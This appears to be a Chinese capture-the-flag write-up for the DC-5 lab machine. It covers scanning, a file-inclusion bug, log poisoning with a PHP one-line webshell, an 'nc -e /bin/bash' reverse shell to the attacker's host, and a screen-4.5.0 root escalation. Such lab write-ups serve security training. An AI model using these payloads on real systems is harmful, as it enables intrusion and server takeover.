
靶机-DC5

srp-scan查找靶机IP

masscan扫描端口
nmap深度扫描

端口:80,111,37895
dirsearch扫描目录,御剑和dirb没扫到多少

[19:49:42] 200 - 4KB - /contact.php
[19:49:43] 301 - 184B - /css -> http://192.168.253.135/css/
[19:49:49] 200 - 6KB - /faq.php
[19:49:50] 200 - 17B - /footer.php
[19:49:54] 301 - 184B - /images -> http://192.168.253.135/images/
[19:49:54] 403 - 570B - /images/
[19:49:55] 200 - 4KB - /index.php
[19:50:31] 200 - 852B - /thankyou.php
http://192.168.253.135/contact.php

主页发现提交框
发现http://192.168.253.135/footer.php中年份会变

http://192.168.253.135/thankyou.php也会变,推测包含footer.php

不难推测参数是上面提交的


文件包含
/thankyou.php?file=/etc/passwd 发现确实存在漏洞

写入一句话
前面信息收集发现网站web容器为nginx,nginx的日志文件路径一般为/var/log/nginx/access.log
把访问路径更改为木马文件
/hack <?php @eval($_REQUEST[cmd]);?>
页面回应404

访问日志文件查看是否生效
/var/log/nginx/access.log和/var/log/nginx/error.log
查到路径
蚁剑连接

反弹shell到kali
nc -e /bin/bash 192.168.253.129 9999
利用python脚本开启交互模式,在kaili上输入命令行
python -c 'import pty;pty.spawn("/bin/bash")'

接下来找找看是否存在root权限无密码的存在,输入命令行
find / -perm -u=s -type f 2>/dev/null

发现screen-4.5.0,尝试

查找相关漏洞

复制到当前目录
通过蚁剑上传靶机tmp目录下

在tmp下执行sh

获取root权限,找到flag